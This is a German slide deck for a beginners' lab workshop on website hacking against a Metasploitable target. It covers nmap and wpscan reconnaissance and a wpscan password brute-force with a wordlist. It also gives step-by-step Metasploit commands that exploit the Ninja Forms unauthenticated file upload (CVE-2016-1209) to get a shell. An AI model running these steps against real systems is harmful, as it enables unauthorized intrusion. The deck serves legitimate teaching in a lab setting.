

Von Null auf root in 120 Minuten Einführung ins Website Hacking

LEYRER

25.04.2025 15:00–16:50, HS i12



#glt25

@LEYRER@23.social

<https://martin.leyrer.priv.at>

Bevor wir anfangen ...

FÜR EINSTEIGER:INNEN !!!

Anwesende ITSEC-Profis, ITSEC-Studierende und andere Fachpersonen werden für die Durchführung dieses Workshops zwangsrekrutiert!



PCMCIA

- People Can't Memorize Computer Industry Acronyms
(Eigentlich: Personal Computer Memory Card International Association)
- BITTE fragt nach, wenn etwas unklar sein sollte, ein Akronym unverständlich ist, usw.
- Es gibt hier drinnen keine dummen Fragen!

CCC Hackerethik

- Der Zugang zu Computern und allem, was einem zeigen kann, wie diese Welt funktioniert, sollte unbegrenzt und vollständig sein.
- Alle Informationen müssen frei sein.
- Mißtraue Autoritäten – fördere Dezentralisierung.
- Beurteile einen Hacker nach dem, was er tut, und nicht nach üblichen Kriterien wie Aussehen, Alter, Herkunft, Spezies, Geschlecht oder gesellschaftliche Stellung.
- Man kann mit einem Computer Kunst und Schönheit schaffen.
- Computer können dein Leben zum Besseren verändern.
- **Mülle nicht in den Daten anderer Leute.**
- **Öffentliche Daten nützen, private Daten schützen.**

CCC Hackerethik

- **Mülle nicht in den Daten anderer Leute.**
- **Öffentliche Daten nützen, private Daten schützen.**

Was benützen wir?


Target: Metasploitable

- Metasploitable ist im Wesentlichen ein Penetrationstest-Labor “in a box”, das vom Rapid7 Metasploit-Team entwickelt wurde.



Kali Linux

- Kali Linux ist eine auf Debian basierende Open-Source-Linux-Distribution, die auf verschiedene Aufgaben der Informationssicherheit ausgerichtet ist, wie Penetrationstests, Sicherheitsforschung, Computerforensik und Reverse Engineering.



Metasploit

- Das Metasploit-Framework ist ein Tool zur Entwicklung und Ausführung von Exploit-Code gegen einen entfernten Zielcomputer.




metasploit®

Arbeiten mit dem Metasploit Framework

- Zielsystem finden
- Exploit finden/auswählen
- Nutzlast auswählen und konfigurieren
 - VNC-Server
 - Shell
- Ausführen des Exploits
- Weitere Arbeiten auf dem Zielsystem ;)

Portscans mit nmap

- Nmap wird verwendet, um Hosts und Dienste in einem Computernetzwerk zu entdecken, indem Pakete gesendet und die Antworten analysiert werden
- Der Name steht für „**N**etwork **M**apper“.



```
root@pensrv: ~ - Befehlsfenster - Konsole
Sitzung Bearbeiten Ansicht Lesezeichen Einstellungen Hilfe


root@pensrv:~#
root@pensrv:~# nmap -TS wikipedia.de

Starting Nmap 4.20 ( http://insecure.org ) at 2007-12-12 13:26 CET
Interesting ports on m20s26da.ispgateway.de (80.67.25.148):
Not shown: 1673 filtered ports
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
80/tcp    open  http
443/tcp   open  https
6000/tcp   closed X11
6001/tcp   closed X11:1
6002/tcp   closed X11:2
6003/tcp   closed X11:3
6004/tcp   closed X11:4
6005/tcp   closed X11:5
6006/tcp   closed X11:6
6007/tcp   closed X11:7
6008/tcp   closed X11:8
6009/tcp   closed X11:9
6017/tcp   closed xmail-ctrl
6050/tcp   closed arcserve
49400/tcp  closed compaqdiag
50000/tcp  closed iiimsf
50002/tcp  closed iiimsf
54320/tcp  closed bo2k
61439/tcp  closed netprowler-manager
61440/tcp  closed netprowler-manager2
61441/tcp  closed netprowler-sensor
65301/tcp  closed pcanewhere

Nmap finished: 1 IP address (1 host up) scanned in 7.274 seconds
root@pensrv:~#
```


Wordpress - wpscan

- WPScan ist ein kostenloser, nicht-kommerzieller Blackbox-WordPress-Sicherheits-scanner, der für SicherheitsexpertInnen und Blog-BetreiberInnen geschrieben wurde,.



```
kali@kali: ~  
$ wpscan --url https://www.wordpress.com/wordpress/
```

WordPress Security Scanner by the WPScan Team
Version 3.8.18
Sponsored by Automattic - <https://automattic.com/>
@_WPScan_, @ethicalhack3r, @erwan_lr, @Firefart

```
[+] URL: https://www.wordpress.com/wordpress/  
[+] Started: Thu Nov 11 11:39:39 2021
```

Interesting Finding(s):

```
[+] Headers  
| Interesting Entries:  
| - Server: Apache/2.4.29  
| - X-Robots-Tag: noindex,nofollow  
| Found By: Headers (Passive Detection)  
| Confidence: 100%
```

```
[+] WordPress readme found: https://www.wordpress.com/wordpress/readme.html  
| Found By: Direct Access (Aggressive Detection)  
| Confidence: 100%
```

```
[+] The external WP-Cron seems to be enabled: https://www.wordpress.com/wordpress/wp-cron.php  
| Found By: Direct Access (Aggressive Detection)  
| Confidence: 60%
```

References:

```
- https://www.iplocation.net/defend-wordpress-from-ddos  
- https://github.com/wpscanteam/wpscan/issues/1299
```

```
[+] WordPress version 5.7.2 identified (Insecure, released on 2021-05-12).  
| Found By: Rss Generator (Passive Detection)  
| - https://www.wordpress.com/wordpress/feed/, <generator>https://wordpress.org/?v=5.7.2</generator>  
| - https://www.wordpress.com/wordpress/comments/feed/, <generator>https://wordpress.org/?v=5.7.2</generator>
```

CCC Hackerethik

- **Mülle nicht in den Daten anderer Leute.**
- **Öffentliche Daten nützen, private Daten schützen.**

Kali Linux Setup

Postgress für Metasploit

- Postgress Datenbank

- Start:

```
sudo systemctl start postgresql
```

- Check:

```
systemctl status postgresql
```


Überblick: nmap

- `nmap -sS -Pn [TBD]`

Mehr Info

Achtung, die Kommandos laufen eine Zeit!

```
nmap -Pn -p 8000-9000 [TBD]
```

```
nmap -T4 -sV --version-all  
--osscan-guess -A [TBD]
```

```
nmap -sV --osscan-guess  
-p 1-10000 [TBD]
```

Wordpress

- `http://[TBD]:8585/wordpress/`
- Könnt Ihr mit Hilfe des Webbrowsers herausfinden, welche Plugins diese Wordpress-Instanz verwendet?
- Könnt Ihr die Wordpress-Version herausfinden, indem Ihr nur den Webbrowser benutzt?

searchsploit wordpress ninja

search wordpress ninja

- CVE-2016-1209
- Das Ninja Forms Wordpress-Plugin vor Version 2.9.42.1 erlaubt entfernten AngreiferInnen, PHP Object Injection Angriffe über manipulierte serialisierte Werte in einer POST Anfrage durchzuführen.
- Die CVE beschreibt eine Schwachstelle beim unauthentifzierten Datei-Upload, die es Gästen ermöglicht, beliebigen PHP-Code hochzuladen, der im Kontext des Webservers ausgeführt werden kann.
- use exploit/multi/http/wp_ninja_forms_unauthenticated_file_upload

wpscan

- `wpscan --help | less`
- `wpscan --url
http://[TBD]:8585/wordpress/ | less`
- `wpscan --url
http://[TBD]:8585/wordpress/ -e u1-5`

CCC Hackerethik

- **Mülle nicht in den Daten anderer Leute.**
- **Öffentliche Daten nützen, private Daten schützen.**

Lasst uns ein Passwort suchen

- Schaut mal nach `/usr/share/wordlists`
- `wpscan --passwords`
`/usr/share/wordlists/metasploit/unix_passwords.txt`
`--usernames admin`
`--url http://[TBD]:8585/wordpress/`

Let's hack!

- msfconsole
- use
exploit/multi/http/wp_ninja_forms_unauthenticated_file_upload
- search CVE-2016-1209 / use 0
- show options
- set rhost [TBD]
- set rport 8585
- set TARGETURI /wordpress/
- set FORM_PATH /index.php/king-of-hearts/
- exploit / run
 - sysinfo
 - shell
 - whoam

Wähle Deinen Pfad!

- msfconsole
- use exploit/multi/http/wp_ninja_forms_unauthenticated_file_upload
- show options
- msfconsole
- search CVE-2016-1209
- use 0
- show options

Optionen setzen

- `show options`
- `set rhost [TBD]`
- `set rport 8585`
- `set TARGETURI /wordpress/`
- `set FORM_PATH /index.php/king-of-hearts/`

Let's hack!

- exploit

- sysinfo

- shell

- whoam

- run

- sysinfo

- shell

- whoam

CCC Hackerethik

- **Mülle nicht in den Daten anderer Leute.**
- **Öffentliche Daten nützen, private Daten schützen.**

Fragen ?

- Martin Leyrer
- <https://martin.leyrer.priv.at>
- leyrer@23.social



Solange man selbst redet, erfährt man nichts.

– Marie Freifrau Ebner von Eschenbach, österreichische Schriftstellerin